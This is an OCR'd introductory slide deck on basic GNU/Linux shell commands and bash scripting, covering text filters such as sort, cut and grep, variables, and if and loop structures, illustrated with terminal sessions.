
# BASIC COMMAND IN GNU/LINUX: WHO



# BASIC COMMAND IN GNU/LINUX: DATE

- **$date**
  - The command prints or sets the system date and time
- **$date -r Testfile**
  - Diplays the last modification time of the file “Testfile”

# BASIC COMMAND IN GNU/LINUX: DATE



# BASIC COMMAND IN GNU/LINUX: LS

- $ls
  - The command prints lists contents of directories
- $ls -la
  - The command to lists in long format, including hidden files (starts with “.” in gnu/linux)

# BASIC COMMAND IN GNU/LINUX: LS

```
raiser:SecureBox ammar$ ls
SecureBox.iml           build.gradle            gradlew                 settings.gradle
app                     gradle                  gradlew.bat
build                   gradle.properties       local.properties
raiser:SecureBox ammar$ ls -la
total 72
drwxr-xr-x  15 ammar  staff   510 Oct 10 21:14 .
drwxr-xr-x   5 ammar  staff   170 Oct 11 08:58 ..
-rw-r--r--   1 ammar  staff   118 Oct 10 21:08 .gitignore
drwxr-xr-x   3 ammar  staff   102 Oct 10 21:09 .gradle
drwxr-xr-x  10 ammar  staff   340 Oct 12 08:30 .idea
-rw-r--r--   1 ammar  staff   863 Oct 10 21:14 SecureBox.iml
drwxr-xr-x   9 ammar  staff   306 Oct 11 07:57 app
drwxr-xr-x   4 ammar  staff   136 Oct 10 21:15 build
-rw-r--r--   1 ammar  staff   498 Oct 10 21:08 build.gradle
drwxr-xr-x   3 ammar  staff   102 Oct 10 21:08 gradle
-rw-r--r--   1 ammar  staff   730 Oct 10 21:08 gradle.properties
-rwxr--r--   1 ammar  staff  4971 Oct 10 21:08 gradlew
-rw-r--r--   1 ammar  staff  2404 Oct 10 21:08 gradlew.bat
-rw-r--r--   1 ammar  staff   434 Oct 10 21:08 local.properties
-rw-r--r--   1 ammar  staff    15 Oct 10 21:08 settings.gradle
raiser:SecureBox ammar$
```

# BASIC COMMAND IN GNU/LINUX: CAT

- **$cat**
  - The command concatenates files and prints on the standard output
- **$cat file1 file2 ...**
  - It displays contents of all files specified on the command line one below the other
- **$cat > file**
  - It creates a new file by accepting text from the standard input
  - Press **CTRL-d** to safe and exit the file.

# BASIC COMMAND IN GNU/LINUX: CAT

```
raiser:bash ammar$ echo "ini adalah file1" > file1
raiser:bash ammar$ echo "ini adalah file2" > file2
raiser:bash ammar$ cat file1 file2
ini adalah file1
ini adalah file2
raiser:bash ammar$ cat > file3
dan ini adalah file3raiser:bash ammar$ cat file1 file2 file3
ini adalah file1
ini adalah file2
dan ini adalah file3raiser:bash ammar$
```

# BASIC COMMAND IN GNU/LINUX: OTHERS

- $**mkdir dirname**
  - The commands makes a directory **dirname**
- $**cd dirname**
  - change working directory to directory dirname
- $**pwd**
  - The commands prints name of current working directory
- $**cp**
  - Copies files and directories
- $**rm**
  - remove files or directories

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# BOURNE AGAIN SHELL

*text manipulation commands in gnu/linux*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# TEXT MANIPULATION COMMANDS: FILTERS

- A **Filter** is a **shell command** which takes input from standard input, process it, and sends its output to the standard output
- At run time, the system supplies data to the filter as standard input. This standard input file can not be altered by the program.
- Important characteristic of filter is that all input, output, and error channels have the same structure. They are all unstructured byte streams data delimited by an end-of-data marker.
- Some widely used filters in Unix are: **sort**, **grep** and **wc**
- Commands such as cp, mv, cd are not filter commands.

# TEXT MANIPULATION COMMANDS: FILTERS

- wc: word count
  - **$wc -[wlc] [filename]**
- head: displays first ’n’ lines
  - **$head -[n] [filename]**
- tail: displays last ’n’ lines
  - **$tail -[n] [filename]**
- split: divides files horizontally
  - **$split -[ablp] [filename]**

# TEXT MANIPULATION COMMANDS: FILTERS

```
raiser:bash ammar$ echo "ini baris pertama" > file1
raiser:bash ammar$ echo "ini baris kedua" >> file1
raiser:bash ammar$ echo "ini baris ketiga" >> file1
raiser:bash ammar$ cat file1
ini baris pertama
ini baris kedua
ini baris ketiga
raiser:bash ammar$ wc -l file1
       3 file1
raiser:bash ammar$ head -n 1 file1
ini baris pertama
raiser:bash ammar$ tail -n 1 file1
ini baris ketiga
raiser:bash ammar$ split -n 3 file1
split: illegal option -- n
usage: split [-a sufflen] [-b byte_count] [-l line_count] [-p pattern]
            [file [prefix]]
raiser:bash ammar$ split -l 1 file1
raiser:bash ammar$ ls -la
total 48
drwxr-xr-x   8 ammar  staff   272 Oct 27 14:28 .
drwxr-xr-x+ 47 ammar  staff  1598 Oct 27 14:10 ..
-rw-r--r--   1 ammar  staff    51 Oct 27 14:27 file1
-rw-r--r--   1 ammar  staff    17 Oct 27 14:10 file2
-rw-r--r--   1 ammar  staff    20 Oct 27 14:10 file3
-rw-r--r--   1 ammar  staff    18 Oct 27 14:28 xaa
-rw-r--r--   1 ammar  staff    16 Oct 27 14:28 xab
-rw-r--r--   1 ammar  staff    17 Oct 27 14:28 xac
raiser:bash ammar$ cat xaa xab
ini baris pertama
ini baris kedua
raiser:bash ammar$
```

# TEXT MANIPULATION COMMANDS: FILTERS

- $cut -[cfd] [filename]
  - cut out selected portions of each line of a file
- $cut -c2-5 file1
  - cut characters from 2 to 5 from file1.
- $cut -d” “ -f1-2 file1
  - cut first 2 fields of the file.
- $cut -c2- file1
  - cut from 2nd char to the end of the line

# TEXT MANIPULATION COMMANDS: FILTERS

```
bash-3.2$ cat file2
ini adalah file2
bash-3.2$ cut -c2-5 file2
ni a
bash-3.2$ cut -d" " -f1-2 file2
ini adalah
bash-3.2$ cut -c2- file2
ni adalah file2
bash-3.2$ cut -c2- file1
ni baris pertama
ni baris kedua
ni baris ketiga
bash-3.2$
```

# TEXT MANIPULATION COMMANDS: FILTERS

- $sort
  - sort lines of text files
    - -f, --ignore-case : fold lower case to upper case characters
    - -r, —reverse : reverse the result of comparisons
    - -n, —numeric-sort : compare according to string numerical value
    - -u, --unique : with -c, check for strict ordering.

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# cat acak.txt
a
A
a
B
b
bb
C
c
D
dd
d
abcde

root@kali:~/Desktop/bs# sort acak.txt

a
a
A
abcde
b
B
bb
c
C
d
D
dd
root@kali:~/Desktop/bs#
```

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# sort acak.txt

a
a
A
abcde
b
B
bb
c
C
d
D
dd
root@kali:~/Desktop/bs# sort -r acak.txt
dd
D
d
C
c
bb
B
b
abcde
A
a
a

root@kali:~/Desktop/bs#
```

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# export LC_ALL=C
root@kali:~/Desktop/bs# sort acak.txt

A
B
C
D
a
a
abcde
b
bb
c
d
dd
root@kali:~/Desktop/bs# sort -f acak.txt

A
a
a
abcde
B
b
bb
C
c
D
d
dd
root@kali:~/Desktop/bs#
```

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# cat nomer.txt
2
5
3
11
1
4
6
77
root@kali:~/Desktop/bs# sort nomer.txt
1
11
2
3
4
5
6
77
root@kali:~/Desktop/bs# sort -n nomer.txt
1
2
3
4
5
6
11
77
root@kali:~/Desktop/bs#
```

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# sort acak.txt

A
B
C
D
a
a
abcde
b
bb
c
d
dd
root@kali:~/Desktop/bs# sort -u acak.txt

A
B
C
D
a
abcde
b
bb
c
d
dd
root@kali:~/Desktop/bs#
```

# TEXT MANIPULATION COMMANDS: FILTERS

- grep
  - print lines matching a pattern
  - grep searches the named input FILEs for lines containing a match to the given PATTERN. If no files are specified, or if the file "-" is given, grep searches standard input. By default, grep prints the matching lines.
  - Thereis also fgrep (fixed strings), egrep (with full regex)
  - grep [OPTIONS] PATTERN [FILE...]

# TEXT MANIPULATION COMMANDS: FILTERS

- $grep -[cvnl] [pattern] [files]
  - -c  counts the total number of lines containing that pattern
  - -v display all the lines not containing pattern
  - -n display lines with line number.
  - -l display file names containing the pattern.

# TEXT MANIPULATION COMMANDS: FILTERS

```
root@kali:~/Desktop/bs# grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
root@kali:~/Desktop/bs# grep -n root /etc/passwd
1:root:x:0:0:root:/root:/bin/bash
root@kali:~/Desktop/bs# grep -c bash /etc/passwd
3
root@kali:~/Desktop/bs# grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
couchdb:x:116:125:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
postgres:x:124:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
root@kali:~/Desktop/bs# grep -c -v bash /etc/passwd
52
root@kali:~/Desktop/bs# echo "satudua tiga" | grep tiga
satudua tiga
root@kali:~/Desktop/bs# echo "satudua tiga" | grep -v tiga
root@kali:~/Desktop/bs#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# SHELL PROGRAMMING

*Introduction*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# SHELL SCRIPTS

- Text files that contain linux/unix commands
- Create using any text-editor (vim, nano, gedit, etc)
- Shell scripts do not have to be converted into machine language by a compiler
- Shell acts as interpreter when reading scripts files

# SHELL SCRIPTS

- Shell programs run less quickly than the compiled programs, because the shell must interpret each UNIX/Linux command inside the executable shell script before it is executed.

# SHELL PROGRAMMING FEATURE

- Variables
- Operators
- Logic Structures

# VARIABLES

- Variables are symbolic names that represent value stored in memory. The Shell Scripts often need to keep values in memory for later use.

# VARIABLES

- Type of Variables:
  - **Configuration Variables** to store information about the operating system settings (do not change it).
  - **Environment Variables** to store default value of environtment settings.
  - **Shell Variables** to store varibales that created on the command line or in shell script.

# VARIABLES

- Configuration & Environment Variables use standard name and capitalized to distinguish from user variables.
  - HOME, PATH, PWD, SHELL, USER
- Use **printenv** or **env** to see shell varibales
- Access variable content: **echo $PATH**

# VARIABLES

```
root@kali:~# env
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=
t=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=
o=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:
:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31
;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;
1;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*
:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*
:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36
;36:*.spx=00;36:*.xspf=00;36:
XDG_MENU_PREFIX=gnome-
LANG=en_US.UTF-8
GDM_LANG=en_US.UTF-8
DISPLAY=:0
USERNAME=root
XDG_VTNR=7
SSH_AUTH_SOCK=/run/user/0/keyring/ssh
XDG_SESSION_ID=1
USER=root
DESKTOP_SESSION=default
PWD=/root
HOME=/root
SSH_AGENT_PID=1241
QT_ACCESSIBILITY=1
XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share/:/usr/share/
XDG_SESSION_DESKTOP=default
GJS_DEBUG_OUTPUT=stderr
GTK_MODULES=gail:atk-bridge
WINDOWPATH=7
TERM=xterm
SHELL=/bin/bash
VTE_VERSION=3801
XDG_CURRENT_DESKTOP=GNOME
GPG_AGENT_INFO=/run/user/0/keyring/gpg:0:1
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
SHLVL=1
XDG_SEAT=seat0
WINDOWID=31457287
GDMSESSION=default
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
LOGNAME=root
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-PidJcizv0j,guid=0abaaa2bced0de15ccf29928580ec210
XDG_RUNTIME_DIR=/run/user/0
XAUTHORITY=/var/run/gdm3/auth-for-root-THh8uS/database
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
SESSION_MANAGER=local/kali:@/tmp/.ICE-unix/1161,unix/kali:/tmp/.ICE-unix/1161
_=/usr/bin/env
root@kali:~#
```

# BASH BUILT IN VARIABLE

| | |
|---|---|
| US$0 | Name of this shell script itself. |
| $1, $2, $3 | Value of first command line parameter (similarly $2, $3, etc) |
| $# | In a shell script, the number of command line parameters. |
| $* | All of the command line parameters. |
| $- | Options given to the shell. |
| $? | Return the exit status of the last command. |
| $$ | Process id of script (really id of the shell running the script) |

# BASH BUILT IN VARIABLE

```
root@kali:~/Desktop/bs# cat bashbuiltinvar.sh
#!/bin/bash

echo "This is filename: $0"
echo "This is 1st argument: $1"
echo "This is 2nd argument: $2"
echo "This is 3rd argument: $3"
echo "This is all argument sir: $*"
echo "This is the process id of the script: $$"
echo "This is the exit status: $?"

root@kali:~/Desktop/bs# bash bashbuiltinvar.sh
This is filename: bashbuiltinvar.sh
This is 1st argument:
This is 2nd argument:
This is 3rd argument:
This is all argument sir:
This is the process id of the script: 2923
This is the exit status: 0
root@kali:~/Desktop/bs#
```

# VARIABLE DECLARATION

- Linux users can use **declare** and **typeset** commands to declare variables, initialize them, and set their attributes.
- $declare -i age=42

# VARIABLE DECLARATION

```
root@kali:~/Desktop/bs# declare --help
declare: declare [-aAfFgilnrtux] [-p] [name[=value] ...]
    Set variable values and attributes.

    Declare variables and give them attributes.  If no NAMEs are given,
    display the attributes and values of all variables.

    Options:
      -f        restrict action or display to function names and definitions
      -F        restrict display to function names only (plus line number and
                source file when debugging)
      -g        create global variables when used in a shell function; otherwise
                ignored
      -p        display the attributes and value of each NAME

    Options which set attributes:
      -a        to make NAMEs indexed arrays (if supported)
      -A        to make NAMEs associative arrays (if supported)
      -i        to make NAMEs have the `integer' attribute
      -l        to convert NAMEs to lower case on assignment
      -n        make NAME a reference to the variable named by its value
      -r        to make NAMEs readonly
      -t        to make NAMEs have the `trace' attribute
      -u        to convert NAMEs to upper case on assignment
      -x        to make NAMEs export

    Using `+' instead of `-' turns off the given attribute.

    Variables with the integer attribute have arithmetic evaluation (see
    the `let' command) performed when the variable is assigned a value.

    When used in a function, `declare' makes NAMEs local, as with the `local'
    command.  The `-g' option suppresses this behavior.

    Exit Status:
    Returns success unless an invalid option is supplied or a variable
    assignment error occurs.
root@kali:~/Desktop/bs#
```

# VARIABLE DECLARATION

- Linux users can use **declare** and **typeste** commands to declare variables, initialize them, and set their attributes.
- Commonly used options:
  - -a to make NAMEs indexed arrays (if supported)
  - -i to make NAMEs have the `integer' attribute
  - -r to make NAMEs readonly
  - -x to make NAMEs export
  - -p display the attributes and value of each NAME

# VARIABLE DECLARATION

```
root@kali:~/Desktop/bs# declare -i age=42
root@kali:~/Desktop/bs# echo $age
42
root@kali:~/Desktop/bs# declare -ir
declare -r BASHOPTS="checkwinsize:cmdhist:complete_fullquote:expand_aliases:extglob:extquote:force_fign
ore:histappend:interactive_comments:progcomp:promptvars:sourcepath"
declare -ir BASHPID
declare -r BASH_COMPLETION_COMPAT_DIR="/etc/bash_completion.d"
declare -ar BASH_REMATCH=()
declare -ar BASH_VERSINFO=([0]="4" [1]="4" [2]="0" [3]="1" [4]="release" [5]="x86_64-pc-linux-gnu")
declare -ir EUID="0"
declare -i HISTCMD
declare -i LINENO
declare -i MAILCHECK="60"
declare -i OPTIND="1"
declare -ir PPID="1763"
declare -i RANDOM
declare -r SHELLOPTS="braceexpand:emacs:hashall:histexpand:history:interactive-comments:monitor"
declare -ir UID="0"
declare -i age="42"
root@kali:~/Desktop/bs#
```

# VARIABLE DECLARATION

- To Assigned (generic type) or change the value of the variable use **name=value**
- For an integer variable, if noninteger value assigned, then the variable will get a value of zero
- For generic variables, any type of value can be assigned.

# VARIABLE DECLARATION

```
root@kali:~/Desktop/bs# declare -i umur=17
root@kali:~/Desktop/bs# echo $umur
17
root@kali:~/Desktop/bs# umur=dualima
root@kali:~/Desktop/bs# echo $umur
0
root@kali:~/Desktop/bs#
root@kali:~/Desktop/bs#
root@kali:~/Desktop/bs# age=dualima
root@kali:~/Desktop/bs# echo $age
dualima
root@kali:~/Desktop/bs# age=17
root@kali:~/Desktop/bs# echo $age
17
root@kali:~/Desktop/bs#
```

# VARIABLE DECLARATION

- The use of single and double quotes, *, and \ in assignment statement.
- Using environtment variables as input parameter.

# VARIABLE DECLARATION

```
root@kali:~/Desktop/bs# name=bond
root@kali:~/Desktop/bs# echo $name
bond
root@kali:~/Desktop/bs# name=james bond
bash: bond: command not found
root@kali:~/Desktop/bs# name='james bond'
root@kali:~/Desktop/bs# echo $name
james bond
root@kali:~/Desktop/bs# touch bond{1,2,3}
root@kali:~/Desktop/bs# name=bond*
root@kali:~/Desktop/bs# echo name
name
root@kali:~/Desktop/bs# echo $name
bond1 bond2 bond3
root@kali:~/Desktop/bs# echo "$name"
bond*
root@kali:~/Desktop/bs# echo "semua file dengan nama bond:" $name
semua file dengan nama bond: bond1 bond2 bond3
root@kali:~/Desktop/bs#
```

# VARIABLE DECLARATION

```
root@kali:~/Desktop/bs# command=pwd
root@kali:~/Desktop/bs# echo $command
pwd
root@kali:~/Desktop/bs# $command
/root/Desktop/bs
root@kali:~/Desktop/bs# command=hai
root@kali:~/Desktop/bs# $command
bash: hai: command not found
root@kali:~/Desktop/bs# command="ls -la"
root@kali:~/Desktop/bs# $command
total 36
drwxr-xr-x  2 root root 4096 Oct 25 20:34 .
drwxr-xr-x 12 root root 4096 Oct 25 10:37 ..
-rw-r--r--  1 root root    0 Oct 25 20:34 bond1
-rw-r--r--  1 root root    0 Oct 25 20:34 bond2
-rw-r--r--  1 root root    0 Oct 25 20:34 bond3
-rw-r--r--  1 root root  266 Oct 25 13:53 case.sh
-rwxr-xr-x  1 root root  123 Oct 25 11:43 decision.sh
-rw-r--r--  1 root root   64 Oct 25 13:30 for1.sh
-rw-r--r--  1 root root   66 Oct 25 13:30 for.sh
-rw-r--r--  1 root root  644 Oct 25 13:50 pancasila.sh
-rwxr-xr-x  1 root root  125 Oct 25 10:57 tambah.sh
-rw-r--r--  1 root root   73 Oct 25 13:35 while.sh
root@kali:~/Desktop/bs#
```

# OPERATORS

- Bash Shell operators are divided into:
  - Defining and evaluating operators.
  - Arithmetic operators.
  - Redirecting and piping operators.

# ARITHMETIC OPERATORS

| | |
|---|---|
| * / % | (times, divide, remainder) |
| + - | (add, subtract) |
| < > <= >= | (the obvious comparison operators) |
| == != | (equal to, not equal to) |
| && | (logical and) |
| \|\| | (logical or) |
| = | (assignment) |

# ARITHMETIC OPERATORS

- In the original Bourne shell arithmetic is done using the **expr** command
  - result=`expr $1 + 2`
- With bash, an expression is normally enclosed using [ ]

# ARITHMETIC OPERATORS

```
root@kali:~/Desktop/bs# cat tambah.sh
#!/bin/bash
a=5
#using expr
b=`expr $a + 1`

#using []
c=$[$a + 1]
echo "this is using expr:" $b
echo "this is using []:" $c
root@kali:~/Desktop/bs# ./tambah.sh
this is using expr: 6
this is using []: 6
root@kali:~/Desktop/bs#
```

# LOGIC STRUCTURES

- Shell Scripts support this logic structures:
  - Sequential Logic for performing series of commands
  - Decision Logic for branching in one point of the scripts to another
  - Looping Logic for repeating command several times
  - Case Logic for choosing an action from everal possible alternatives.

# SEQUENTIAL LOGIC

- Commands will be executed in the order in which they appear in the program/script
- The only break in comes when a branch instruction changes the flow of execution.

# DECISION LOGIC

- Enables the program to execute a statement or series of statement only if certain condition exits.
- The “if” statement is the primary decision-making control structure in decision logic.
- **if - then** or **if-then-else**

# DECISION LOGIC

```
FileEditViewSearchTerminalHelp
root@kali:~/Desktop/bs# cat decision.sh
#!/bin/bash
x=1
if [ $x != 2 ]; then
echo "false"
fi
root@kali:~/Desktop/bs# ./decision.sh
false
```

# DECISION LOGIC

```
root@kali:~/Desktop/bs# cat decision.sh
#!/bin/bash
if [ $1 = 2 ]; then
        echo "true, your input parameter is 2"
else
        echo "false, your input parameter not 2"
fi
root@kali:~/Desktop/bs# ./decision.sh 2
true, your input parameter is 2
root@kali:~/Desktop/bs# ./decision.sh 1
false, your input parameter not 2
root@kali:~/Desktop/bs#
```

# LOOPING LOGIC

- Control structure (loop) repeats until some condition exists or some action occurs
- Looping logic often use **for** and **while** statement
- Use **for** loop to looping through a **range of value** and causes a variable to take on each value in a specified set, one at a time, and perform some action while the varibale contains each infividual value.

# LOOPING LOGIC

```
$for i in {1..5}
do
  cmd_set
done
```

# LOOPING LOGIC

```
root@kali:~/Desktop/bs# cat for.sh
#!/bin/bash
for i in 1 2 3 4 5
do
   echo "Welcome $i times"
done
root@kali:~/Desktop/bs# bash for.sh
Welcome 1 times
Welcome 2 times
Welcome 3 times
Welcome 4 times
Welcome 5 times
root@kali:~/Desktop/bs# cat for1.sh
#!/bin/bash
for i in {1..10}
do
   echo "Welcome $i times"
done
root@kali:~/Desktop/bs# bash for1.sh
Welcome 1 times
Welcome 2 times
Welcome 3 times
Welcome 4 times
Welcome 5 times
Welcome 6 times
Welcome 7 times
Welcome 8 times
Welcome 9 times
Welcome 10 times
root@kali:~/Desktop/bs#
```

# LOOPING LOGIC

- Bash v4.+ support step value

```
$for i in {1..5..2}
do
  echo “Number: $i”
done
```

# LOOPING LOGIC

```
root@kali:~/Desktop/bs# for i in {1..5..2}
> do
> echo "Nomer $i"
> done
Nomer 1
Nomer 3
Nomer 5
root@kali:~/Desktop/bs#
```

# LOOPING LOGIC

- Using C style

```
$for ((i=$1;i<=$2;i++))
do
  cmd
done
```

# LOOPING LOGIC

- Also can use **seq** program
- The seq command print a sequence of numbers.
- The following examples is only recommend for older bash version. All users (bash v3.x+) are recommended to use the above syntax.

# LOOPING LOGIC

```
for i in $(seq 1 10)
do
  echo “Number: $i”
done
```

# LOOPING LOGIC

```
root@kali:~/Desktop/bs# for i in $(seq 1 6); do echo "Nomer $i"; done
Nomer 1
Nomer 2
Nomer 3
Nomer 4
Nomer 5
Nomer 6
root@kali:~/Desktop/bs# for i in $(seq 1 2 6); do echo "Nomer $i"; done
Nomer 1
Nomer 3
Nomer 5
root@kali:~/Desktop/bs#
```

# LOOPING LOGIC


- The **while** statement repeatedly loop for matching condition and as long as the statement inside the brackets is **true**, the statements inside the **do** and **done** statements repeat.

# LOOPING LOGIC

- While Example

```
While (expr )
do
  command_set
done
```

# LOOPING LOGIC:



# LOOPING LOGIC: INFINITE WITH WHILE

```
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]
infinite loops [ hit CTRL+C to stop]^C
root@kali:~/Desktop/bs# cat while.sh
#!/bin/bash
while :
do
        echo "infinite loops [ hit CTRL+C to stop]"
done
root@kali:~/Desktop/bs#
```

# CASE LOGIC

- The structure simplifies the selection of  a match when list of choices provided
- It allow the program to perform one of many actions, depending upon the value of a variable.
- Using **case** statement

